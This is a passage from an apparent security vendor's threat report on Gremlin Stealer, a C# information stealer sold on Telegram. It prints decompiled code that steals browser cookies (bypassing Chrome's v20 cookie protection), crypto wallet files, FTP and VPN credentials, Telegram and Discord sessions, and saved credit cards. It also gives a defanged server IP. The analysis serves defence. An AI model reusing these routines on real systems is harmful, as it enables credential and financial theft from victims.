# Gremlin Stealer: New Stealer on Sale in Underground Forum

unit42.paloaltonetworks.com/new-malware-gremlin-stealer-for-sale-on-telegram/

April 29, 2025


## Executive Summary

Unit 42 researchers have identified information-stealing malware written in C#, called Gremlin Stealer. This malware appears to be a variant of Sharp Stealer, displaying a code base strikingly similar to Hannibal Stealer. This stealer's seller has actively advertised it on a Telegram group since mid-March 2025.

This information-stealing malware exfiltrates data from its victims and uploads this information to its web server for publication. It can capture data from browsers, the clipboard and the local disk to steal sensitive data such as credit card details, browser cookies, crypto wallet information, File Transfer Protocol (FTP) and virtual private network (VPN) credentials.

Palo Alto Networks customers are better protected from Gremlin Stealer through our Network Security solutions and Cortex line of products, including Cortex XDR and XSIAM, Advanced WildFire, Advanced Threat Prevention, Advanced URL Filtering and Advanced DNS Security.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

**Related Unit 42 Topics** **Cryptocurrency**, **Infostealers**, **Telegram**

## Malware Advertisement

Gremlin Stealer's authors predominantly distribute it through a Telegram channel named CoderSharp. Gremlin Stealer has a code layout comparable to Hannibal Stealer, which is reportedly a variant of Sharp Stealer. This malware is undergoing active development.

### Sales and Feature Advertisement on Telegram

The description of Gremlin Stealer asserts that the malware can steal data from a wide range of software. Figure 1 shows a Telegram post advertising Gremlin Stealer.





Figure 1. Telegram post advertising Gremlin Stealer.

## Published Stolen Data

The group behind Gremlin Stealer claims to have uploaded vast amounts of data from its victims' machines to its server at 207.244.199[.]46. We assess this server is a configurable portal that comes with the sale of the malware.

Figure 2 shows a screenshot of Gremlin Stealer's website login page.





Figure 2. Gremlin Stealer login page.

The Gremlin Stealer website currently displays 14 files. The authors of the website describe these files as ZIP archives of stolen data from victims' machines, with options to delete or download the archives.

As indicated by the timestamps in Figure 3, Gremlin Stealer has been active since March 2025.





Figure 3. Gremlin Stealer site showing entries for stolen victim data.

The web interface shown in Figure 3 also demonstrates the user interface of the backend infrastructure that comes with the purchase of this malware.

## Technical Analysis

We have monitored Gremlin Stealer since we initially discovered it in March 2025. The functions of this stealer from Figure 1 are listed below.

### Stealer functions

- Basic features include:
  - Bypassing Chrome cookie V20 protection
  - Its build process does not download anything from the internet

- Stealing functionality targets the following:
  - Popular browsers (e.g., cookies, passwords, cards, forms)
  - Popular cryptocurrencies
  - Clipboard data
  - FTP services
  - Steam (token and session data)
  - Popular VPN services
  - Telegram session data
  - Discord tokens (spot search by browsers)
  - Screenshots
  - Specified information from victim PC (e.g., BSID, HVID, RAM, CPU, GPU and IP address)

## Bypass Chrome Cookie V20 Protection

The first feature advertised for Gremlin Stealer is that it bypasses Chrome's cookie v20 protection. Figure 4 shows code snippets from a Gremlin Stealer sample viewed in dnSpy.

```
private static async Task<CookieFormat[]> GetCookies(string wsUrl)
{
    List<CookieFormat> cookies = new List<CookieFormat>();
    CookieFormat[] array;
    using (ClientWebSocket ws = new ClientWebSocket())
    {
        TaskCompletionSource<object> tcs = new TaskCompletionSource<object>();
        object obj = null;
        try
        {
            try
            {
                await ws.ConnectAsync(new Uri(wsUrl), CancellationToken.None);
                string text = "{\"id\": 1, \"method\": \"Network.getAllCookies\"}";
                await V20Collect.SendMessageAsync(ws, text);
                string text2 = await V20Collect.ReceiveMessageAsync(ws);
                cookies = V20Collect.ParseCookiesFromResponse(text2);
                tcs.SetResult(null);
            }
            catch (Exception ex)
            {
                tcs.SetException(ex);
            }
        }
        catch (object obj)
        {
        }
        if (ws.State == WebSocketState.Open)
        {
            await ws.CloseAsync(WebSocketCloseStatus.NormalClosure, "Closing", CancellationToken.None);
        }
        object obj2 = obj;
        if (obj2 != null)
        {
            Exception ex2 = obj2 as Exception;
            if (ex2 == null)
            {
                throw obj2;
            }
            ExceptionDispatchInfo.Capture(ex2).Throw();
        }
```

Figure 4. GetCookies function from a Gremlin Stealer sample shown in dnSpy.

This view shows the GetCookies function under a V20Collect class, which demonstrates how it bypasses Chrome's cookie V20 protection and obtains cookie-related information. This is a common technique that has been used by many information stealers. Google made changes to prevent the use of this technique, as detailed in the post, "Changes to remote debugging switches to improve security."

Below, Figure 5 shows the writteCookieToFile function that writes stolen information into a text file under the LOCAL_APP_DATA folder for uploading to Gremlin's server. The text file contains the associated domain, name, value, path and expiration date for each of the cookies.


```
private static string writteCookieToFile(string response)
{
    string text = response.Replace(',', '\n');
    string text2 = V20Collect.LOCAL_APP_DATA + BRWSR.GenerateRandomString(20);
    File.WriteAllText(text2, text);
    return text2;
}
```

Figure 5. GetCookies function from a Gremlin Stealer sample in dnSpy.

## Support for Chromium and Gecko Browsers

Gremlin Stealer checks for cookies and saved passwords from an extensive list of Chromium- and Gecko-based browsers and writes them into a file to be exfiltrated later.

Below, Figure 6 shows a code snippet from the ChromiumBrowsers function with a list of Chromium-based browsers it steals from. A RunBrowserv20 function is also called to handle newer cookie encryption called "v20" in Chromium-based browsers. There is also an equivalent function built to handle a list of Gecko-based browsers.



```
public static async Task ChromiumBrowsers()
{
    Dictionary<string, string> paths = new Dictionary<string, string>
    {
        {
            "Google",
            Path.Combine(Browsers.LocalApplicationData, "Google", "Chrome", "User Data")
        },
        {
            "Yandex",
            Path.Combine(Browsers.LocalApplicationData, "[redacted]", "[redacted]", "User Data")
        },
        {
            "Edge",
            Path.Combine(Browsers.LocalApplicationData, "[redacted]", "[redacted]", "User Data")
        },
        {
            "Torch",
            Path.Combine(Browsers.LocalApplicationData, "[redacted]", "User Data")
        },
        {
            "360Browser",
            Path.Combine(Browsers.LocalApplicationData, "[redacted]", "[redacted]", "User Data")
        }
    };
    List<Task> list = new List<Task>();
    foreach (KeyValuePair<string, string> keyValuePair in paths)
    {
        if (Directory.Exists(keyValuePair.Value))
        {
            list.Add(Browsers.RunChromiumBrowser(keyValuePair));
        }
    }
    await Task.WhenAll(list);
    foreach (KeyValuePair<string, string> keyValuePair2 in paths)
    {
        await Browsers.RunBrowserv20(keyValuePair2);
    }
    Dictionary<string, string>.Enumerator enumerator2 = default(Dictionary<string, string>.Enumerator);
}
```

Figure 6. ChromiumBrowsers function.

## Cryptocurrency Wallet Stealer

Figure 7 shows that Gremlin Stealer checks for various cryptocurrency wallets and steals files from each directory.

```
{
    Armory.ArmoryStr(exploitDir);
    AtomicWallet.AtomicStr(exploitDir);
    BitcoinCore.BCStr(exploitDir);
    Bytecoin.BCNcoinStr(exploitDir);
    DashCore.DSHcoinStr(exploitDir);
    Electrum.EleStr(exploitDir);
    Ethereum.EcoinStr(exploitDir);
    LitecoinCore.LitecStr(exploitDir);
    Monero.XMRcoinStr(exploitDir);
    Exodus.ExodusStr(exploitDir);
    Zcash.ZecwalletStr(exploitDir);
    Jaxx.JaxxStr(exploitDir);
}
```

Figure 7. List of cryptocurrency wallets targeted by Gremlin Stealer.

Taking Litecoin as an example, Gremlin Stealer checks for a related registry entry. If found, it copies the wallet.dat file to a temporary directory, as illustrated in Figure 8 below.

```
internal class LitecoinCore
{
    // Token: 0x060000C8 RID: 200 RVA: 0x00008018 File Offset: 0x00006218
    public static void LitecStr(string directorypath)
    {
        try
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("Litecoin").OpenSubKey("Litecoin-Qt");
            Directory.CreateDirectory(directorypath + "\\Wallets\\LitecoinCore\\");
            File.Copy(registryKey.GetValue("strDataDir").ToString() + "\\wallet.dat", directorypath + "\\LitecoinCore\\wallet.dat");
            Counting.litecoincore++;
            Counting.Wallets++;
        }
        catch
        {
        }
    }
}
```

Figure 8. Gremlin Stealer's Litecoin wallet stealing function.

As Figure 9 shows, Gremlin Stealer searches for files containing a list of domains associated with each cryptocurrency in specific folders and then duplicates these files for later exfiltration. It also creates a hash list representing the data to be exported.

```
string text4;
try
{
    string[] array = new string[]
    {
        "cryptonator.com", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]",
        "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]", "[redacted]"
    };
    FileInfo[] files = new DirectoryInfo(Browser).GetFiles("*.txt", SearchOption.TopDirectoryOnly);
    List<string> list = new List<string>();
    foreach (FileInfo fileInfo in files)
```

Figure 9. Cryptocurrency-related domains that Gremlin Stealer searches for.

## FTP Credentials

Gremlin Stealer attempts to steal FTP usernames and passwords. Figure 10 shows a decompiled code snippet for the TotalCommander FTP credential-stealing function.

```
internal class TotalCommander
{
    // Token: 0x06000111 RID: 273 RVA: 0x0000A360 File Offset: 0x00008560
    public static async Task Start(string head)
    {
        try
        {
            string text = Help.AppData + "\\GHISLER\\";
            if (Directory.Exists(text))
            {
                Directory.CreateDirectory(head + "\\FTP\\Total Commander");
            }
            FileInfo[] files = new DirectoryInfo(text).GetFiles();
            for (int i = 0; i < files.Length; i++)
            {
                if (files[i].Name.Contains("wcx_ftp.ini"))
                {
                    File.Copy(text + "wcx_ftp.ini", head + "\\FTP\\Total Commander\\wcx_ftp.ini");
                    Counting.totalcmd++;
                }
            }
```

Figure 10. Gremlin Stealer code snippet for copying TotalCommander files.

## VPN Credentials

Gremlin Stealer also obtains username, password and configuration files from popular VPN clients. Figure 11 shows a code snippet of the VPN stealing function.

```
{
    DirectoryInfo[] directories = directoryInfo.GetDirectories("[redacted]Vpn.exe*");
    for (int i = 0; i < directories.Length; i++)
    {
        DirectoryInfo[] directories2 = directories[i].GetDirectories();
        for (int j = 0; j < directories2.Length; j++)
        {
            string text = Path.Combine(directories2[j].FullName, "user.config");
            if (File.Exists(text))
            {
                Directory.CreateDirectory(head + "\\VPN\\[redacted]\\");
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.Load(text);
                string innerText = xmlDocument.SelectSingleNode("//setting[@name='Username']/value").InnerText;
                string innerText2 = xmlDocument.SelectSingleNode("//setting[@name='Password']/value").InnerText;
                if (innerText != null && !string.IsNullOrEmpty(innerText) && innerText2 != null && !string.IsNullOrEmpty(innerText2))
                {
                    string text2 = NordVPN.Decode(innerText);
                    string text3 = NordVPN.Decode(innerText2);
                    Counting.NordVPN++;
                    File.AppendAllText(head + "\\VPN\\[redacted]\\\\accounts.txt", string.Concat(new string[] { "Username: ", text2,
                      "\nPassword: ", text3, "\n\n" }));
                }
```

Figure 11. Gremlin Stealer code snippet for stealing VPN data.

## Telegram and Discord Sessions

Gremlin Stealer also targets data and session information from Telegram and Discord to upload to its configured server.

Figures 12 and 13 show code snippets for stealing information from Telegram and Discord.

```
private static string GetTdata()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    if (processesByName.Length == 0)
    {
        return text;
    }
    return Path.Combine(Path.GetDirectoryName(ProcessList.ProcessExecutablePath(processesByName[0])), "tdata");
}
```

Figure 12. Gremlin Stealer code snippet for Telegram data stealing function.

```
        }
        if (stringBuilder.Length > 0)
        {
            Directory.CreateDirectory(h + "\\Discord");
        }
        if (ts.Count > 0)
        {
            File.WriteAllText(Path.Combine(h, "Discord", "Tokens.txt"), stringBuilder.ToString());
        }
    }
}
```

Figure 13. Gremlin Stealer code snippet for Discord sessions stealing function.

## System Information

Gremlin Stealer creates a text file that contains system information (e.g., PC username, clipboard data, processor information and hardware ID), as shown below in Figure 14.

```
        SystemInfo.GetSystemVersion(),
        "\n PC user: ",
        SystemInfo.compname,
        "/",
        SystemInfo.username,
        "\n ClipBoard: ",
        Buffers.GetBuffer(),
        "\n Launch: ",
        Help.ExploitName,
        "\n=============================================\n Screen resolution: ",
        SystemInfo.ScreenMetrics(),
        "\n Current time: ",
        DateTime.Now.ToString(),
        "\n HWID: ",
        SystemInfo.GetProcessorID(),
        "\n=============================================\n CPU: ",
        SystemInfo.GetCPUName(),
        "\n RAM: ",
        SystemInfo.GetRAM(),
        "\n GPU: ",
        SystemInfo.GetGpuName(),
        "\n=============================================\n IP Geolocation: ",
        Help.IP,
        " ",
        Counting.country,
        "\n Log Date: ",
        Help.date,
        "\n BSSID: ",
        BSSID.GetBSSID(),
        "\n=============================================\n HDD: ",
        SystemInfo.GetHDDSerialNo(),
        "\n MAC: ",
        SystemInfo.GetMACAddress(),
        "\n BIOS caption: ",
        SystemInfo.GetBIOScaption(),
        "\n============================================="
    });
    File.WriteAllText(head + "\\Information.txt", text);
}
```

Figure 14. Gremlin Stealer code snippet for system information stealing function.

## Credit Card Information Stealing

This malware also steals credit card information and sends the data to its server. Figure 15 shows a code snippet of Gremlin Stealer's function to steal credit card information.


```
SQLiteHandler sqliteHandler = new SQLiteHandler(text2);
if (sqliteHandler.ReadTable("credit_cards"))
{
    for (int j = 0; j < sqliteHandler.GetRowCount(); j++)
    {
        byte[] bytes = Encoding.Default.GetBytes(sqliteHandler.GetValue(j, "card_number_encrypted"));
        Console.WriteLine(sqliteHandler.GetValue(j, "card_number_encrypted"));
        string utf = BRWSR.GetUTF8(sqliteHandler.GetValue(j, "name_on_card"));
        string utf2 = BRWSR.GetUTF8(sqliteHandler.GetValue(j, "expiration_month"));
        string utf3 = BRWSR.GetUTF8(sqliteHandler.GetValue(j, "expiration_year"));
        byte[] array2 = BRWSR.DecryptData(bytes, key);
        if (array2 != null)
        {
            creditcards.Add(new CreditCardFormat(Encoding.UTF8.GetString(array2), utf3, utf2, utf));
        }
    }
```

Figure 15. Gremlin Stealer code snippet for the function to steal credit card information.

## Uploading the Victim’s Files to Gremlin Stealer's Server

Figure 16 shows that Gremlin Stealer creates a folder under LOCAL_APP_DATA to store the following in plain text files:

